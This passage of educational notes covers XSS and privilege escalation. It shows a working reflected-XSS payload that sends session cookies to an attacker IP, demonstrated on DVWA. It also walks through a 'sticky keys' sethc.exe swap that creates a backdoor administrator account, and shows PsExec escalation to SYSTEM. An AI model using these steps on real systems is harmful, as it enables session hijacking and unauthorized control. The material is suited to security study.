
### Impact

Upon successful execution, the attacker can perform session hijacking, credential theft, data exfiltration, impersonate victim user, account hijacking, etc.

### Attack language

The most common language used in the attack is JavaScript.

## How does an XSS attack work?



An XSS attack is carried out through the following steps:

1. The attacker exploits the vulnerabilities of a website, such as using its form to inject a malicious script into the website's database.
2. The malicious script gets saved in the database of the vulnerable website.
3. The victim user requests a webpage from the website.
4. The website database includes the malicious script in response to the requested webpage and sends it to the victim user.
5. The malicious script gets activated every time the victim user performs any action on the webpage or visits the compromised website.
6. The malicious script sends the victim's private data (such as session cookies) to the attacker's server.

## Types of XSS attack

XSS is broadly categorized into three types, which are:

1. **Reflected XSS:** The victim user (client) unknowingly sends a malicious script (payload) as part of the regular request to the vulnerable web application or website (server). As a response, the application will return the malicious script to the victim user, which upon loading, will execute the malicious script. Since the malicious script gets reflected back from the server to the client, it is called a reflected XSS.
2. **Stored XSS:** The attacker stores payload into the compromised servers, which gets delivered as and when the user visits the website. Since the malicious script is stored in the web application, it is called a stored XSS.
3. **DOM-based XSS:** The attacker exploits the vulnerability of those applications using a Document Object Model (DOM)—a programming web interface for web pages.

The attacker injects the malicious script in the DOM through a URL for instance, and when the user performs any action on that page or visits the page through that URL, the application updates the DOM to execute the malicious script.

**XSS attack : Hijacking the user's session**

Most web applications maintain **user sessions** to keep track of the user across multiple **HTTP requests**. Typically, sessions are commonly identified through cookies or local storage key-value pairs, often denoted by names that typically incorporate terms such as “session” or “token.”

Following a successful app login, the server will send you a **session cookie** via the **set-cookie** header. If you want to access any page within the application or submit a form, the cookie (now stored in the browser) is also included in **all the requests** sent to the server. This way, the server will know who you are.

Session cookies are sensitive information that, if compromised, may allow an attacker to impersonate the legitimate user and gain access to their existing web session. This attack is commonly known as **session hijacking**.

When the flag **HttpOnly** is missing, the JavaScript code running in the browser can access the session cookies by invoking the `document.cookie`.

So, if you inject the following payload into our `name` parameter, the vulnerable page will display the current cookie value in an alert box:

```
http://localhost:81/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>
```

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form with the text "What's your name?" and a "Submit" button. The word "Hello" is displayed below the form. An alert box is overlaid on the page, displaying the current session cookie value: `_xsrf=2fcc4e5d64f5629c27a39910cef60eb472e2d7e49bb1688117146; PHPSESSID=62fpl5g3hfj3a723867nn25pu6; security=low`. The left sidebar contains a navigation menu with "XSS (Reflected)" highlighted. The "More Information" section lists several URLs related to XSS.

To **steal the cookies**, provide a payload to send the cookie value to the attacker-controlled website.

The following payload creates a new *Image* object in the DOM of the current page and sets the **src** attribute to the attacker's website. As a result, the browser makes an **HTTP** request to this external website (**192.168.149.128**) with the URL containing the session cookie.


```
<script>
new
Image().src="http://192.168.0.252:82/bogus.php?output="+document.cookie;
</script>
```

So here is the **attack URL** which will redirect the cookies to our server:

```
http://localhost:81/vulnerabilities/xss_r/?name=<script>new
```

```
Image().src="http://192.168.0.252:82/bogus.php?output="+document.cookie;</script>
```

When the browser receives this request, it executes the JavaScript payload, triggering a new request to **192.168.149.128** which includes the cookie value in the URL.




If you listen for an incoming connection on the attacker-controlled server (**192.168.149.128**), you can see a request with cookie values (**security** and **PHPSESSID**) appended in the URL.

The same information is available in the `/var/log/apache2/access.log` file on the server.

Although SQL injection and cross-site scripting attack continue to be popular among attackers, continuous monitoring, testing, and deploying the best preventive measures will help organizations keep their websites from becoming prey to such attacks and neutralize any threats preemptively.

### **3. Discuss privilege escalation as a hacking technique, its implications, and preventive measures**

**A privilege escalation attack** is a cyberattack to gain illicit access of elevated rights, permissions, entitlements, or privileges beyond what is assigned for an identity, account, user, or machine. This attack can involve an external threat actor or an insider threat. Privilege escalation is a key stage of the **cyberattack chain** and typically involves the exploitation of a privilege escalation vulnerability, such as a system bug, misconfiguration, or inadequate access controls. Privilege escalation attacks exploit weaknesses and **security vulnerabilities** with the goal of elevating access to a network, applications, and mission-critical systems. There are two types of privilege escalation attacks including vertical and horizontal. Vertical attacks are when an attacker gains access to an account with the intent to perform actions as that user. Horizontal attacks gain access to account(s) with limited permissions requiring an escalation of privileges, such as to an administrator role, to perform the desired actions.



## How does Privilege Escalation Work?

Every local interactive session or remote access session represents some form of **privileged access**, regardless if executed by a human or a machine. This encompasses everything from guest privileges allowing local logon only, to administrator or root privileges for a remote session and potentially complete system control. Therefore, every account that interacts with a system has some privileges assigned.


A standard user account rarely has rights to a database, sensitive files, or anything of value. So, how does a **threat actor** navigate an environment and gain administrator or root privileges to exploit them as an attack vector?

There are five primary methods:

1. Credential exploitation
2. Vulnerabilities and exploits
3. Misconfigurations
4. Malware
5. Social engineering

The attack chain diagram below shows the primary techniques used by a threat actor, regardless of whether an insider or external threat, to begin their mission and propagate through an environment.





Depiction of a typical cyberattack chain

## How do Privilege Escalation Attacks Start?

**Privilege escalation attacks** start by threat actors gaining entry within the environment. An attacker could gain a foothold by leveraging missing security patches, [social engineering](#), or other methods from basic password stuffing (or credential stuffing) to modern techniques using generative AI. Once the initial infiltration has been successful, threat actors will typically perform surveillance and wait for the right opportunity to continue their mission.

Threat actors strive to pursue the path of least resistance. If time permits, they clean up their activities to remain undetected. Whether this involves masking their source IP address or deleting logs based on the credentials they are using, any evidence of their presence reflects an indicator of compromise (IoC). Once an organization identifies an intrusion, they may monitor the intruder's intentions and potentially pause or terminate the access session.

Typically, the second step in the cyberattack chain involves privilege escalation to accounts with administrative, root, or higher-privileged rights than the account initially compromised. Of course, it's possible the initial compromise involved an administrative or root account. If this is the case, a threat actor is further along in their malicious plans and may already own an environment.

## Vertical vs Horizontal Privilege Escalation

Privilege escalation attacks are separated into two broad categories—horizontal privilege escalation and vertical privilege escalation. Often confused with each other, these terms are defined as follows:

### Horizontal privilege escalation

**Horizontal privilege escalation** involves gaining access to the rights of another account—human or machine—with similar privileges. This action is referred to as “account takeover.” Typically, this would involve lower-level accounts (i.e., standard user), which may lack proper protection. With each new horizontal account compromised, an attacker broadens their sphere of access with similar privileges. This is basic lateral movement.

### Vertical privilege escalation

**Vertical privilege escalation**, also known as a privilege elevation attack, involves an increase of privileges/privileged access beyond what a user, application, or other asset already has. This entails moving from a low level of privileged access to a higher level of privileged access. Achieving vertical privilege escalation could require the attacker to perform a number of intermediary steps (i.e., execute a buffer overflow attack, etc.) to bypass or override privilege controls, or exploit flaws in software, firmware, the kernel, or obtain privileged credentials for other applications or the operating system itself.

Let's now look at five major classes of privilege escalation attacks:

### 1. Credential Exploitation

Valid single-factor credentials (1FA - username and password) will allow a typical user to **authenticate against a resource**. However, if a threat

actor knows the username, obtaining the account's password becomes a hacking exercise. Often, a threat actor will first target a systems administrator since their credentials frequently have privileges to directly access sensitive data and systems. With a system admin's credentials and access, a [cybercriminal can move laterally](#) while arousing little or no suspicion since it is a trusted privileged account.

Once a threat actor has compromised credentials, every privilege the account has is now fair game for the attacker. If the threat actor is detected, an organization typically resets passwords as a high priority and reimages infected systems to mitigate the threat (especially if it involves servers). However, requesting a password change alone does not always resolve the incident because the method of obtaining the credentials in the first place may involve other attack vectors, like malware or a compromised cell phone. This provides the threat actor with a persistent presence until their infiltration has been fully eradicated.

Compromised credentials are the easiest privileged attack vector for a threat actor to achieve success. The accounts associated with credentials control almost every aspect of a modern information technology environment—from administrators to service accounts. Unfortunately, credential theft can be accomplished via password reuse attacks, memory-scraping malware, and innumerable other ways.

Privileged escalation of credentials from a standard user to administrator can happen using a variety of techniques described in this blog. Credentials compromised for the most sensitive accounts (domain, database administrator, etc.) can be a “game over” event for some companies. IT security teams should always scrutinize any [superuser accounts](#) as well and identify them during a risk assessment. Privileged account credentials are a prime attack vector for horizontal privilege escalation, and you should prioritize their protection over the course of your [privileged access management \(PAM\) journey](#).

## 2. Privileged Vulnerabilities and Exploits

Vulnerabilities are mistakes in code, design, implementation, or configuration that may allow malicious activity to occur via an exploit. Vulnerabilities can involve the operating system, applications, web

applications, infrastructure, the cloud, and so on. They can also involve protocols, transports, and communications in between resources from wired networks, Wi-Fi, and tone-based radio frequencies (old school – i.e., 2600 club).

A vulnerability itself does not allow for a privileged attack vector to succeed; it just means a risk exists. Absent an exploit, a vulnerability is just a potential problem.

When it comes to actual exploits, some are only proof-of-concept, some are unreliable, while others are easily weaponized. Some exploits are included in commercial penetration testing tools or free, open-source hacking tools. In addition, some vulnerabilities are sold on the dark web to perpetrate cybercrimes. Other vulnerabilities are used exclusively by nation-states until they are patched or made public (intentionally or not).

Depending on the vulnerability, available exploit, and resources assessed with the flaw, the actual risk could be limited in scope, or an impending disaster. The combination of vulnerability, available exploit, exposure of resource, mitigating controls, and likelihood of an attack all contribute to how effectively a vulnerability can be leveraged against an organization. This helps formulate a risk score. The common method for scoring is CVSS.

It is important to note that only a small subset of vulnerabilities allows [vertical privilege escalation](#) as a part of the exploitation payload. However, if the vulnerability itself leads to an exploit allowing changes (privileged escalation from one user's permissions to another), the risk is a worrisome [privileged attack vector](#).

Elevation of privilege vulnerabilities (which allow for vertical privilege escalation) are responsible for many of the worst exploits in recent years—including BlueKeep, WannaCry, and NotPetya. However, don't be fooled: exploitation—even with standard user privileges—can inflict devastation in the form of [ransomware](#) or other vicious attacks. Fortunately, most exploits can be contained or mitigated by reducing privileges and minimizing the surface area for a cyberattack.

Exploits wreak the most havoc with the highest privileges, hence the security best practice recommendation to operate with **least privilege** and **remove administrative rights from all end users**.

### 3. Misconfigurations

Configuration flaws are another form of exploitable vulnerabilities. These are flaws requiring mitigation – not remediation.

What is the difference between remediation and mitigation?

**Remediation** implies the deployment of a software or firmware patch to correct the vulnerability. This process is commonly referred to as **patch management**.

**Mitigation**, on the other hand, refers to an alteration in the existing deployment that deflects (mitigates) the risk from being exploited. Generally, these mitigations are just a change in settings or in the runtime using supported features.

The most common configuration problems exploited for privileges involve accounts with poor default security settings. Examples of poor security settings include:

- Blank or default passwords for administrator or root accounts established upon initial configuration.
- Insecure access that is not locked down after an initial installation (often due to lack of expertise).
- Undocumented backdoors into the environment.
- Accounts only secured with single factor authentication and guessable or **crackable passwords** or secrets.

If the flaw is severe enough, a threat actor can gain root or administrator privileges with minimal effort.

Configuration errors in cloud resources represent a rapidly growing source of privileged attacks for cloud and XaaS providers.

### 4. Malware

Malware, which includes viruses, spyware, worms, adware, ransomware, etc., refers to any class of undesirable or unauthorized software designed to have malicious intent on a resource. The intent can range from surveillance, data exfiltration, disruption, command and control, denial of service, to extortion. Malware provides a vehicle for attackers to instrument cybercriminal activity.

Malware, like any other program, can potentially execute at any permission from standard user to administrator (root) based on the context it was originally executed within. Malware can install on a resource via:

- Vulnerability and exploit combinations
- Legitimate installers or bootlegged software or media
- Weaknesses in the supply chain
- Social engineering via phishing or drive-by Internet attacks.

Irrespective of the malware delivery mechanism, the motive is to execute code on a resource. Once running, it becomes a race between detection by [endpoint security vendors](#) and threat actors to keep executing, evade discovery, and remain persistent. Modern malware continues evolving to better elude detection and disable cyber defences to continue its proliferation.

Malware may perform functions like scraping memory for password hashes and keystroke logging. This allows for the stealing of passwords to perform attacks based on privileges by the malware itself, or other attack vectors deployed by the threat actor.

Malware is just a transport vehicle to continue the propagation of a sustained attack. As such, malware ultimately needs permissions to obtain the target information sought after by the attacker. The malware subset that scrapes memory, installs additional malicious software, or provides surveillance is the most pertinent to privileged escalation. Its goal is surveillance to execute a **vertical privileged attack** in the future.

## 5. Social Engineering

Social engineering attacks capitalize on the trust people have in the communications (voice, email, text, etc.) addressed to them. If the

message is well crafted, and potentially even spoofs someone trusted, then the threat actor has already succeeded in the first step of an attack.

From a social engineering perspective, threat actors attempt to capitalize on a few key human traits to meet their goals:

- **Trustworthiness:** The belief the correspondence, of any type, is from a trustworthy source.
- **Credulity:** The belief the contents, as crazy or simple as they may be, are in fact real. This drives much of our behaviour in believing “fake news”.
- **Sincerity:** The intent of the content is in your best interest to respond or open.
- **Curiosity:** The attack technique has not been identified (as part of previous training), or the person remembers the attack vector but does not react accordingly.
- **Laziness:** The correspondence initially looks good enough but investigating the URLs and contents for malicious activity does not seem worth the effort. This includes obvious misspellings that may be included and ignored in the contents.

If we consider each of these characteristics, we can appropriately train team members to improve resistance to social engineering attacks. The difficulty is overcoming human traits. For instance, if a team member is victimized by a social engineering attack, then the threat actor can gain access and potentially install malware, ransomware, or escalate privileges. Successful social engineering allows the employee to “open the door” for a threat actor to conduct their nefarious mission.

## Operating Systems and Privileged Escalation

We have considered common methods leveraged for privileged escalation and the most common techniques to obtain administrative privileges—but how does this apply to your organization? Consider the table below:

## Privilege Escalation by Operating System

Operating System	Credential Exploitation	Vulnerabilities & Exploits	Misconfigurations	Malware	Social Engineering
Windows	H	H	M	H	H
macOS	H	H	L	H	H
Unix	H	M	L	L	L
Linux	H	H	L	M	M
Infrastructure	H	M	M	M	M
Third-Party Applications	H	H	H	H	H
IoT	H	M	H	L	L
IIoT	H	M	H	L	L

**Table Legend:**

H – High occurrence and probability of an attack vector with a wide variety of threats against the organization

M – Medium probability of an attack vector against an organization with a medium chance of wide scale success

L – Rare or infrequent occurrence of an attack against an organization and a low probability it would be successful

Note: There are always exceptions. Mirai Botnet and Poodle prove that remaining vigilant in low-risk scenarios for privileged escalation is still imperative.

Some operating systems are more prone to social engineering simply based on user interaction. For instance, social engineering is a more common contributor to Windows privilege escalation attacks. On the other hand, [Unix and Linux privilege escalation attacks](#) are rarely the result of social engineering, but rather misconfigurations, vulnerabilities and exploits, and targeted insider attacks. This is true simply because Windows is far more prevalent on end-user desktops than other operating systems.

However, credential exploitation can happen on any operating system and device. If credentials are exposed using any of the techniques we have discussed, then a privileged escalation can occur using any of the additional methods available to threat actors. No asset, application, or resource is immune to a credential-based attack. And none of them are immune from privileged escalation. By adopting technologies like Single Sign on (SSO) and Multi-Factor Authentication (MFA), organizations can mitigate risk. When this is combined with good cybersecurity hygiene like segmentation, privileged access management (PAM), patch management, vulnerability management, and change control, a strong defence-in-depth emerges. But remember, none of these security practices are 100% effective.




Now that you have a better understanding of what a privilege escalation attack is, I'm going to show you 5 real-world examples including:

1. Windows Sticky Keys
2. Windows Sysinternals
3. Process Injection
4. Linux Password User Enumeration
5. Android Metasploit

## Windows Sticky Keys

When attempting a privilege escalation attack on Windows, I like to start with a "sticky key" attack. This attack is fairly easy to perform and does not require any sort of advanced skillset to pull it off. To perform this attack you will need physical access to the machine and ability to boot to a repair disk.

Once booted, you will have to change the system file associated with the sticky key function (tapping the shift key 5 times).



```
Administrator: C:\Windows\system32\cmd.exe
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>net user fakeadmin cantcatchme /add
The command completed successfully.
C:\Windows\system32>net localgroup administrators users fakeadmin /add
The command completed successfully.
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the computer/domain
Members

-----
Aaron
Administrator
fakeadmin
The command completed successfully.
```

From a command prompt, you will make a copy of the <sethc.exe> file located at %systemroot%\system32.


Next, all you have to do is copy the <cmd.exe> to %systemroot%\system32 with the file name <sethc.exe>. After the command prompt's executable has been saved to the correct location, reboot.

Once at the logon screen, tap the shift key 5 times to activate "sticky keys" and you should be presented with a command prompt with system level access. From this level of access, an attacker can create a backdoor in to the system by creating a local administrator account.

## Windows Sysinternals

Another common method of privilege escalation in windows is through the use of the Sysinternals tool suite.

After an attacker gains a backdoor into the system using the "Sticky Keys" method, they can further escalate their privileges to system access. This attack method requires the use of the PsExec command as well as local administrative rights to the machine.



```
C:\> \\HOME: cmd
C:\tools\PSTools>whoami
home\fakeadmin
C:\tools\PSTools>PsExec.exe -s cmd
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
```

After logging in with the backdoor account, which in my case is “fakeadmin”, I simply use the psexec.exe tool to escalate my permissions to system access. This is done by using the command “psexec.exe -s cmd”.

## **Process Injection**

Working against weak processes is another method that I use for privilege escalation. One tool that I have seen used in [penetration testing](#) is Process Injector. This tool has the capabilities to enumerate all **running** processes on a system as well as the account running the process.

```

C:\tools\processinjector\Process Injector>pinjector.exe -l | sort

(c) 2006 Andres Tarasco - atarasco@gmail.com
PID 256 smss.exe < 2 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 292 svchost.exe < 16 Threads> USER: \\NT AUTHORITY\LOCAL SERVICE
PID 304 svchost.exe < 5 Threads> USER: \\NT AUTHORITY\LOCAL SERVICE
PID 336 csrss.exe < 10 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 376 wininit.exe < 3 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 396 csrss.exe < 8 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 432 winlogon.exe < 3 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 476 services.exe < 9 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 492 lsass.exe < 7 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 500 lsm.exe < 10 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 592 svchost.exe < 11 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 660 UBoxService.exe < 12 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 728 svchost.exe < 7 Threads> USER: \\NT AUTHORITY\NETWORK SERVICE
PID 752 csrss.exe < 8 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 824 svchost.exe < 19 Threads> USER: \\NT AUTHORITY\LOCAL SERVICE
PID 868 svchost.exe < 16 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 900 svchost.exe < 27 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 916 explorer.exe < 20 Threads> USER: \\Home\fakeadmin
PID 940 svchost.exe < 14 Threads> USER: \\NT AUTHORITY\NETWORK SERVICE
PID 976 explorer.exe < 22 Threads> USER: \\Home\Administrator
PID 1176 spoolsv.exe < 12 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 1204 svchost.exe < 19 Threads> USER: \\NT AUTHORITY\LOCAL SERVICE
PID 1348 dwm.exe < 3 Threads> USER: \\Home\fakeadmin
PID 1688 UBoxTray.exe < 12 Threads> USER: \\Home\fakeadmin
PID 1696 UBoxTray.exe < 12 Threads> USER: \\Home\Administrator
PID 1800 taskhost.exe < 7 Threads> USER: \\Home\fakeadmin
PID 1868 SearchIndexer.exe < 13 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 1948 sppsvc.exe < 5 Threads> USER: \\NT AUTHORITY\NETWORK SERVICE
PID 2012 dwm.exe < 3 Threads> USER: \\Home\Administrator
PID 2528 winlogon.exe < 3 Threads> USER: \\NT AUTHORITY\SYSTEM
PID 2652 taskhost.exe < 8 Threads> USER: \\Home\Administrator
PID 2712 conhost.exe < 2 Threads> USER: \\Home\Administrator
PID 2828 cmd.exe < 1 Threads> USER: \\Home\Administrator
PID 2864 pinjector.exe < 2 Threads> USER: \\Home\Administrator
